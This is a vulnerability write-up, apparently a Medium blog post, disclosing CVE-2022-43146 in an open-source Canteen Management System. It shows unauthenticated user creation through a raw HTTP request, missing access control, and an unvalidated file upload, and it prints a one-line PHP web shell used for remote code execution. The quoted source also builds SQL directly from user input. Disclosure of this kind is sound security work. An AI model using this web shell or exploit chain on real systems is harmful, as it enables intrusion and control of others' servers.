

[Open in app](#)[Get started](#)

Syedmudassiruddinalvi

[Follow](#)

Nov 5 · 3 min read · [Listen](#)



Save



# CVE-2022-43146: RCE via Arbitrary File Upload

## Introduction :

The purpose of this article is to describe CVE-2022-43146 in detail. This CVE is related to remote code execution vulnerability via Arbitrary File Upload which was recently discovered on an open-source Canteen Management System. The motive of this application is to manage orders/invoices and generate reports.

### Details:

Effected Application can be downloaded [here](#). We used XAMPP to host the application locally.

Once the application is up and running we can visit the login page.




2





Open in app

Get started



Copyright © 2022 Project Develop by Mayuri K

Let us login using a highly privileged account.





Open in app

Get started

PROJECT BY MAYURI K.

HOME

Dashboard

Customer

Food Category

Food

Invoices

Reports

Setting

Know More

Other Projects



9

Total Customers



3

Total Invoice



05


Saturday 05, 2022



0

Total Revenue

Food Average Sale per Day



● Masala dosa  
● Chicken 65  
● Karaps (Bonda)  
● Batters  
● Gummadi Kaya Vadiyalu

Invoices

Show 10 entries

Search:


#	Invoice Date	Customer Name	Contact	Total Invoice Item	Payment Status
No data available in table					

Showing 0 to 0 of 0 entries

Previous Next

Copyright © 2022 Project Develop by Mayuri K

After going through the source code we discovered “add-user.php” which allows a user to add another user.



Youthappam  
PROJECT BY MAYURI K.

HOME

Dashboard

Customer

Food Category

Food

Invoices

Reports

Setting

Know More

Other Projects

Add User Management

Username

alvi

Password

\*\*\*\*

Email

alvi@alvi.com

Submit



[Open in app](#)[Get started](#)

## Request

```
1 POST /youthappam/php_action/createUser.php HTTP/1.1
2 Host: localhost
3 Content-Length: 540
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryyukpRwveA59T5ecX
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/youthappam/add-user.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=3f1ce1b8b0c141b7af60a0b06
21 Connection: close
22
23 -----WebKitFormBoundaryyukpRwveA59T5ecX
24 Content-Disposition: form-data; name="current_date"
25
26
27 -----WebKitFormBoundaryyukpRwveA59T5ecX
28 Content-Disposition: form-data; name="userName"
29
30 alvi
31 -----WebKitFormBoundaryyukpRwveA59T5ecX
32 Content-Disposition: form-data; name="upassword"
33
34 alvi
35 -----WebKitFormBoundaryyukpRwveA59T5ecX
36 Content-Disposition: form-data; name="uemail"
37
38 alvi@alvi.com
39 -----WebKitFormBoundaryyukpRwveA59T5ecX
40 Content-Disposition: form-data; name="create"
41
42
43 -----WebKitFormBoundaryyukpRwveA59T5ecX--
44
```

## Response

```
1 HTTP/1.1 302 Found
2 Date: Sat, 05 Nov 2022 16:33:04 GMT
3 Server: Apache/2.4.51 (Win64) OpenSSL/1.1.11 PHP/8.0.12
4 X-Powered-By: PHP/8.0.12
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 location: fetchUser.php
9 Content-Length: 48
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 {"success":true,"messages":"Successfully Added"}
```

On adding a user, the application sends a request to the path “/youthappam/php\_action/createUser.php”.

lets analysis the createUser.php source code.



[Open in app](#)[Get started](#)

```
> app
> assets
> constant
> custom
▼ php_action
  ✖ ajax_represent.php
  ✖ changePassword.php
  ✖ changeUsername.php
  ✖ core.php
  ✖ createBrand.php
  ✖ createBrandImport.php
  ✖ createCategories.php
  ✖ createcustomer.php
  ✖ createfood.php
  ✖ createOrder.php
  ✖ createuser.php
  ✖ db_connect.php
  ✖ editBrand.php
  ✖ editCategories.php
  ✖ editclient.php
  ✖ editFile.php
  ✖ editfood.php
  ✖ editOrder.php
  ✖ editPayment.php
  ✖ editProductImage.php
  ✖ editUser.php
  ✖ fetchCategories.php

2
3 require_once 'core.php';
4
5 $valid['success'] = array('success' => false, 'messages' => array());
6
7 if($_POST) {
8
9     $userName      = $_POST['userName'];
10    $upassword      = md5($_POST['upassword']);
11    $uemail         = $_POST['uemail'];
12
13
14    $sql = "INSERT INTO users (username, password,email)
15    VALUES ('$userName', '$upassword' , '$uemail')";
16    //echo $sql;exit;
17    if($connect->query($sql) === TRUE) {
18        $valid['success'] = true;
19        $valid['messages'] = "Successfully Added";
20        header('location:fetchUser.php');
21    } else {
22        $valid['success'] = false;
23        $valid['messages'] = "Error while adding the members";
24    }
25
26    // /else
27
28 } // if in_array
29
30 $connect->close();
31
32 echo json_encode($valid);
33
```

From the above code, it is clear that **any user (unauthenticated)** can create a user as the application does not implement logic to check if a user is authenticated or not. let's validate by creating a user without a valid session token.





Open in app

Get started

Let's check the database if the user was added successfully.





[Open in app](#)

[Get started](#)

user was successfully added to the database, Trying to log in using a newly created user.



[Open in app](#)[Get started](#)

The above-created user is low privileges use. which has limited features on its dashboard. The application does not implement an access control logic, hence this user can be used to perform actions to which a high-privilege user has access. One such feature is the website management feature. We can visit “manage\_website.php”







Open in app

Get started

Now We have access to upload image functionality. let's analyze the source code.



[Open in app](#)[Get started](#)

The application does not perform any kind of validation on the file being uploaded and stores the file on “/assets/uploadImage/Logo/\*”. enabling users to upload an arbitrary file. Users may upload the below-crafted PHP and perform remote code execution.

```
<?PHP
echo shell_exec($_GET['cmd']);
?>
```

Uploading the above PHP file.





[Open in app](#)

Get started

Performing RCE





Open in app

Get started

place a PHP back door to run commands remotely.

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

